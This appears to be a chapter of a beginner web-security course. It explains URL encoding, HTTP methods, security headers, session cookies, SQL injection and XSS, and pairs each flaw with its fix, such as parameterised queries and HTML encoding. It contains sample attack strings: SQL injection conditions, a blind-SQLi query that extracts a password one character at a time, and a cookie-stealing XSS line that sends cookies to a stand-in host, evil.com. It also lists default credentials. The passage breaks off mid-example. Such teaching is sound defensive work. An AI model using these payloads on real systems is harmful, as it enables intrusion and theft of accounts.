The developer wrote `product_id` into a database query directly. They assumed `product_id` will always be a simple number like 105. They trusted user input without verification.



What an attacker can do with this trust:

Instead of ?id=105, attacker sends ?id=105 OR 1=1

The query becomes:

sql

SELECT * FROM products WHERE id = 105 OR 1=1

1=1 is always true. Now ALL products are returned – not just id 105. This is SQL Injection in its simplest form.

The root cause is always the same: User-controlled input was used in server logic without proper validation or sanitisation.

4.1.3 – Encoded URLs and Why They Deceive

URLs can only contain certain characters directly. Special characters must be percent-encoded.

Common encodings:

Character	Encoded	Why it Matters
Space	%20 or +	Spaces in parameters
<	%3C	Start of HTML tag – XSS
>	%3E	End of HTML tag – XSS
"	%22	Quote character – XSS, SQLi
'	%27	Single quote – SQLi
/	%2F	Path separator – path traversal
#	%23	Fragment – bypasses filters
&	%26	Parameter separator

=	%3D	Assignment operator
---	-----	---------------------

Why encoding is used in attacks:

Many security filters look for literal characters like <script>. If an attacker sends %3Cscript%3E, the filter may not recognise it. But the browser decodes %3C back to < before rendering. Result: the filter was bypassed, the browser executed the script.

Decode a URL in Termux (practical):

bash

Encode a string

```
echo "Hello World <script>" | python3 -c "import sys,urllib.parse;
print(urllib.parse.quote(sys.stdin.read()))"
```

Decode a string

```
echo "Hello%20World%20%3Cscript%3E" | python3 -c "import sys,urllib.parse;
print(urllib.parse.unquote(sys.stdin.read()))"
```

This is a tool you will use when analysing suspicious URLs in future lab work.

4.2 – HTTP and HTTPS – Real Depth

4.2.1 – GET vs POST – Beyond Definitions

Most guides explain GET vs POST as:

- GET: retrieves data, parameters in URL
- POST: sends data, parameters in body

This is correct but incomplete for security purposes.

The security reality:

bash

GET request example – see it yourself

```
curl -v "https://httpbin.org/get?username=karan&search=test" 2>&1 | head -40
```

bash


POST request example – see it yourself

```
curl -v -X POST "https://httpbin.org/post" \
-d "username=karan&password=test123" 2>&1 | head -50
```

What you will observe:

In the GET request, the URL contains the parameters:

GET /get?username=karan&search=test HTTP/2



This full URL — including the parameters — appears in:

- Browser history
- Server access logs
- Proxy logs
- Router logs
- Anywhere the URL is copied or shared

In the POST request, parameters are in the body:

POST /post HTTP/2

Content-Type: application/x-www-form-urlencoded

username=karan&password=test123

The parameters do NOT appear in the URL. But they still appear in:

- Proxy logs (with body logging enabled)

- Server access logs (with body logging enabled)
- Your browser's request history (in developer tools)
- Any MITM proxy between you and the server

Critical security insight:

POST does NOT make data secure. POST only keeps data out of the URL. POST data is still transmitted in plaintext over HTTP. POST data is still visible to a MITM attacker. POST data is still accessible in browser developer tools.

The ONLY thing that makes data secure in transit is HTTPS (TLS encryption). Not POST. Not hiding in the body. Only encryption.

When to use GET vs POST (security rules):


Action	Correct Method	Reason
Search	GET	Safe, idempotent, shareable
Login	POST	Keeps credentials out of URL/logs
Submit form data	POST	Data modification, not just retrieval
View a product	GET	No side effects, cacheable
Delete a record	POST/DELETE	Side effects, should not be accidental
Payment	POST over HTTPS	Both body protection AND encryption

4.2.2 – HTTP Headers – What They Reveal

HTTP headers are metadata attached to every request and response. They tell the server and browser how to handle the communication. They also reveal a lot about the server's configuration and security posture.

HTTP COMMUNICATION

ILLUSTRATING REQUEST AND RESPONSE HEADERS



Inspect headers of any website in Termux:

bash

curl -I https://example.com

Request headers your browser sends (revealing information):

Header	Example Value	What It Reveals
User-Agent	Mozilla/5.0 (Android 13; Pixel 6)	Your browser, OS, device type
Accept-Language	en-US,en;q=0.9,gu;q=0.8	Your preferred languages – reveals location
Referer	https://google.com/search?q=bank	Where you came from – privacy leak
Cookie	session=abc123; theme=dark	Your session identity – theft target
Authorization	Bearer eyJhbGc...	API authentication token

Response headers the server sends (security evaluation):

bash

curl -I https://google.com

Analyse these security-relevant response headers:

Strict-Transport-Security: max-age=31536000; includeSubDomains

What it does: Forces browsers to use HTTPS for this domain for the specified time. Security impact if MISSING: Attacker can downgrade your HTTPS to HTTP (SSL stripping). Check: Is it present? What is the max-age?

X-Frame-Options: SAMEORIGIN

What it does: Prevents the page from being embedded in an iframe on other domains. Security impact if MISSING: Clickjacking attacks possible. What is clickjacking: Attacker loads your bank in an invisible iframe, overlays their fake page, tricks you into clicking on the bank's hidden buttons.

X-Content-Type-Options: nosniff

What it does: Prevents browsers from guessing the content type. Security impact if MISSING: Browser might execute a file as JavaScript even if the server said it was a text file.

Content-Security-Policy: default-src 'self'

What it does: Controls which resources the page can load. Restricts which scripts, styles, images can be loaded and from where. Security impact if MISSING: XSS attacks have more freedom to execute. A strong CSP significantly limits what an XSS attack can accomplish.

X-XSS-Protection: 0 (you may see this on modern sites)

Note: This header is deprecated. Modern browsers have built-in XSS protection. Seeing it set to 0 is actually intentional on many modern sites — they rely on CSP instead. Do not flag this as a vulnerability automatically.

Practical header analysis exercise:

bash

Check headers of 5 different websites

for site in google.com github.com facebook.com amazon.in flipkart.com; do

echo "=== \$site ==="

```
curl -sI "https://$site" | grep -E
"Strict-Transport/X-Frame/X-Content/Content-Security/Server:X-Powered"
echo ""
```

done


For each site, note:

- Which security headers are present?
- Which are missing?
- What does the Server: header reveal about the server software?

The Server: header (e.g., Server: Apache/2.4.51 (Ubuntu)) reveals the exact software version running – giving attackers a starting point for finding known vulnerabilities for that specific version.

4.2.3 – Why HTTPS Is Not Full Security

This is one of the most important corrections from common misunderstanding.



What HTTPS protects:

- Content of your requests and responses (encrypted in transit)
- Integrity – content cannot be modified by a MITM without detection
- Authentication of the server – you know you are talking to the real server (if you verify the certificate correctly)

What HTTPS does NOT protect:

Attack	HTTPS Protects?	Why
SQL Injection	NO	Attack is in the application logic, not transit
XSS	NO	Attack happens inside the browser after decryption
IDOR	NO	Attack is in the server's authorisation logic
Broken authentication	NO	Attack targets the login logic, not encryption
CSRF	PARTIALLY	HTTPS cookies + SameSite helps, but not complete
Malware on your device	NO	Malware can read data before it is encrypted
Weak server passwords	NO	Nothing to do with transit encryption
Phishing (fake HTTPS site)	NO	Attacker can get a valid certificate for their fake domain

The phishing point deserves special attention:


Any website can get a free HTTPS certificate (Let's Encrypt is free). This means <https://g00gle.com> (zero instead of o) has a valid padlock. The padlock means the connection is encrypted. It does NOT mean the website is legitimate or safe.

Rule: HTTPS = encrypted connection. Not a trusted website. Not safe application.

4.3 – Authentication Logic Analysis

Authentication is the process of proving identity. Most web application breaches either bypass authentication entirely or exploit weaknesses in how authentication is implemented.

TYPICAL USER AUTHENTICATION WORKFLOW



4.3.1 – Where Login Systems Fail

Understanding failure modes of login systems is critical for both testing security and building secure applications.

Common login system failures:

Failure 1 – No rate limiting

A login form with no rate limiting allows unlimited guesses. An attacker can try millions of passwords automatically.

Test mentally: Does the login form lock out after 5 failed attempts? Does it add a delay? Does it require CAPTCHA?

Failure 2 – Verbose error messages

Compare these two error messages:

Insecure: "The password you entered is incorrect for username karan@gmail.com"

Secure: "Invalid username or password"

The insecure version confirms the username exists. The attacker now knows karan@gmail.com is a valid account and only needs to find the password. This is called username enumeration.

Failure 3 – Predictable session IDs

After login, the server creates a session ID to identify you.

Cookie: session=1000 (after you log in as user #1000)

If session IDs are sequential numbers or follow a predictable pattern, an attacker who has their own valid session (e.g., session=999) can guess other users' sessions (try session=1000, 1001, 1002...).

Failure 4 — No account lockout

After 100 failed login attempts with no lockout: An automated brute-force attack continues unimpeded.

Failure 5 — Password reset flaws

Common password reset vulnerabilities:

- Reset token sent in URL (visible in logs and referrer headers)
 - Reset token is predictable (based on timestamp or username)
 - Reset token does not expire
 - Reset link remains valid after it has been used
-

Failure 6 — Default credentials

Devices and applications often ship with default credentials:

- admin / admin
- admin / password
- admin / 12345
- root / toor (Kali Linux default)

Attackers always try default credentials first. Defenders always change default credentials immediately.

Check if a login page exists on your own test server:

bash

Start test server

python -m http.server 8080 &

Curl your own login (no actual login page, but tests the request)

**curl -X POST http://127.0.0.1:8080/login **

```
-d "username=admin&password=admin" \  
-v 2>&1 | grep -E "HTTP|Location|Set-Cookie"
```

```
kill $(ps aux | grep "http.server" | grep -v grep | awk '{print $2}')
```

This shows you what a raw login POST request looks like. On a real login page with vulnerabilities, this is how automated testing begins.

4.3.2 – Session Thinking Without Tools

After successful login, the server needs to remember who you are across multiple requests. HTTP is stateless – each request is independent. Sessions solve this problem.

How sessions work:

Step 1 – You log in:

POST /login with username=karan&password=secret123

Step 2 – Server verifies credentials, creates session:

Server generates: sessionId = "a3f9b2c1d4e5f6a7b8c9d0e1f2a3b4c5"

Server stores: {sessionId: "a3f9b2c1...", user: "karan", role: "user", expires: "tomorrow"}

Server sends to browser: Set-Cookie: session=a3f9b2c1d4e5f6a7b8c9d0e1f2a3b4c5

Step 3 – Every subsequent request:

Browser automatically sends: Cookie: session=a3f9b2c1d4e5f6a7b8c9d0e1f2a3b4c5

Server looks up the sessionId in its store

Finds: this is karan, role=user

Proceeds with the request as karan

The critical point: Your identity is the session cookie. Whoever has the session cookie IS you, as far as the server is concerned.

Session security questions:

- 1. Is the session ID long and random? (Should be 128+ bits of randomness)**
- 2. Does it expire? (Should expire after inactivity and on logout)**

3. Is it transmitted over HTTPS only? (Secure flag on cookie)

4. Is it inaccessible to JavaScript? (HttpOnly flag – explained next)


5. Is it bound to your IP? (Some implementations do this for extra security)

6. Is a new session ID issued after login? (Prevents session fixation)

4.3.3 – HttpOnly and Secure Cookie Flags – Why XSS Partially Fails

This was missing from your ChatGPT guide. It is important.

Cookies have optional security flags that significantly change their behaviour.



The HttpOnly flag:

Set-Cookie: session=abc123; HttpOnly

When HttpOnly is set:

- The cookie CANNOT be read by JavaScript (document.cookie returns empty)
- The cookie is ONLY sent in HTTP requests, never accessible via script

Why this matters against XSS:

The classic XSS attack steals cookies:

javascript

// Attacker injects this script into a vulnerable page

`document.location = 'https://evil.com/steal?c=' + document.cookie`

If the session cookie has HttpOnly, document.cookie will NOT return the session cookie. The attack fails for that specific cookie.

But HttpOnly does not make XSS harmless: An XSS attacker can still:

- Perform actions as the user (clicking buttons, submitting forms)
- Read page content that is not in cookies
- Capture keystrokes if they have script execution
- Make requests to the API using the browser's automatic cookie attachment

HttpOnly reduces the impact of XSS. It does not eliminate it.

The Secure flag:

`Set-Cookie: session=abc123; Secure`

When Secure is set:

- The cookie is ONLY sent over HTTPS connections
- If the browser is on HTTP, the cookie is withheld

Why this matters: Without Secure, a session cookie is sent over HTTP if the user is ever redirected to an HTTP version of the site. An attacker who can force HTTP (SSL stripping) then captures the cookie. With Secure, even if HTTP is used, the cookie is never sent.

The SameSite attribute:

`Set-Cookie: session=abc123; SameSite=Strict`

Three values:

- Strict — Cookie sent ONLY when navigating from the same site
- Lax — Cookie sent for same-site requests and top-level navigations
- None — Cookie sent for all cross-site requests (must be paired with Secure)

Why SameSite matters against CSRF: CSRF attacks work by tricking your browser into making requests to a site where you are already logged in. If the session cookie has SameSite=Strict, the browser will NOT attach the session cookie to cross-site requests — the CSRF attack fails.

Check cookie flags on a real site:


bash

`curl -v https://github.com 2>&1 | grep -i "set-cookie"`

Look at the Set-Cookie headers. Note which flags are present. This tells you how seriously the site takes session security.

4.4 – Injection Logic – No Payloads

The root cause of all injection attacks is the same: user-controlled input is used in server logic without proper separation.



Understanding this root cause is more valuable than memorising payloads. Payloads change. The root cause never changes.

4.4.1 – Why SQL Injection Exists – The Root Cause

The fundamental problem:

Databases receive instructions in SQL (Structured Query Language). Web applications build SQL queries by combining fixed code with user input. When user input is not properly handled, users can inject SQL commands.

The vulnerable pattern:

python

VULNERABLE CODE (pseudocode)

`user_input = get_from_url("id")` *# Gets "105" from ?id=105*

`query = "SELECT * FROM products WHERE id = " + user_input`

`result = database.execute(query)`

The developer intended: `SELECT * FROM products WHERE id = 105`

The attacker sends ?id=105 OR 1=1--

Actual query executed: SELECT * FROM products WHERE id = 105 OR 1=1--

- OR 1=1 makes the condition always true — returns all rows
- -- is a SQL comment — everything after it is ignored

The developer mixed code (SQL structure) with data (user input). This is the root cause.

The correct pattern (parameterised queries):

python

SECURE CODE (pseudocode)

user_input = get_from_url("id")

query = "SELECT * FROM products WHERE id = ?" # ? is a placeholder

result = database.execute(query, [user_input]) # Input passed separately

Now the database receives the SQL structure and the data separately. The database treats user input as pure data, never as SQL code. Even if the attacker sends 105 OR 1=1, it is treated as a literal string — no product has the ID "105 OR 1=1" so nothing is returned.

Hindi / Gujarati: SQL Injection = SQL ઈન્જેક્શન = ડેટાબેઝ માં ખોટો SQL ધૂસાડવો
Parameterised Query = સુરક્ષિત ક્વેરી — data ને code થી અલગો રાખવો

Types of SQL Injection (awareness level):

Type	How It Works	How Attacker Knows It Worked
Classic / Error-based	Inject syntax error to get DB error messages	Database error shown on page
Union-based	UNION SELECT to add extra columns to result	Extra data shown in response
Boolean-based blind	True/false conditions change page behaviour	Page responds differently
Time-based blind	SLEEP() command delays response	Response time changes

Out-of-band	Data sent to attacker's server	DNS/HTTP request received
-------------	--------------------------------	---------------------------

4.4.2 – Blind SQLi – Behaviour Without Output

This is where most beginners get confused. "If I cannot see the database output, how does injection work?"

Blind SQLi explained:

The attacker does not see database output directly. But they observe how the application BEHAVES differently based on true/false conditions.

Example:

URL: `https://shop.example.com/products?id=105`

Normal response: Shows product with ID 105.

Attacker sends: `https://shop.example.com/products?id=105 AND 1=1`

Resulting query: `SELECT * FROM products WHERE id=105 AND 1=1 AND 1=1` is always true. Product 105 is still shown. Page loads normally.

Attacker sends: `https://shop.example.com/products?id=105 AND 1=2`

Resulting query: `SELECT * FROM products WHERE id=105 AND 1=2 AND 1=2` is always false. No product returned. Page shows "not found" or blank.

What the attacker learned:

- Different condition = different response = SQL injection is present
- The attacker can now ask true/false questions to the database: `AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='admin') = 'a'` If page loads normally → first character of admin password is 'a' If page shows "not found" → not 'a', try next character

One character at a time, the attacker extracts the entire password. This is slow but completely automated by tools like sqlmap.

The lesson: Injection does not require visible output. Behavioural differences are sufficient. Testing "does the page change?" is just as informative as reading error messages.

4.4.3 – XSS Root Cause – Trust Without Sanitisation

The fundamental problem for XSS:

Web applications take user input and display it back to other users. If that input is not sanitised before display, it is rendered as HTML/JavaScript.

The vulnerable pattern:

python

VULNERABLE (pseudocode)

```
comment = get_from_form("comment")      # User submitted: <script>alert(1)</script>
```

```
page_html = "<div>" + comment + "</div>"  # Inserted directly into HTML
```


```
send_to_browser(page_html)               # Browser renders it as executable script
```

What the browser receives:

html

```
<div><script>alert(1)</script></div>
```

UNDERSTANDING CROSS-SITE SCRIPTING CONCEPTUALLY



The browser sees a <script> tag and executes the JavaScript.

The correct pattern:

python

SECURE (pseudocode)

```
comment = get_from_form("comment")
```

```
comment = html_encode(comment)           # < becomes &lt; > becomes &gt;
```

```
page_html = "<div>" + comment + "</div>"
```

```
send_to_browser(page_html)
```


What the browser receives:

html

```
<div>&lt;script&gt;alert(1)&lt;/script&gt;</div>
```

The browser displays the literal text `<script>alert(1)</script>` – not executed.

Three types of XSS:

Stored XSS (most dangerous): The malicious script is saved in the database. Every user who views that page gets the script.

Example: Attacker posts a comment containing a script. Every user who reads that comment page executes the script. Attacker steals session cookies of everyone who visits.

Reflected XSS: The malicious script is in the URL parameter. Only users who click the malicious link are affected.

Example: [https://shop.example.com/search?q=<script>steal_cookie\(\)</script>](https://shop.example.com/search?q=<script>steal_cookie()</script>) When the search page displays "You searched for: [q parameter]" without sanitising, the script executes for whoever clicks the link.

DOM-based XSS: The attack is entirely client-side. The server never receives the malicious input. JavaScript on the page reads from an untrusted source (URL fragment, `document.location`) and writes it to the DOM without sanitisation.

Example:

javascript

// Vulnerable JavaScript on the page

```
var search = document.location.hash.substring(1); // Reads from URL after #
```

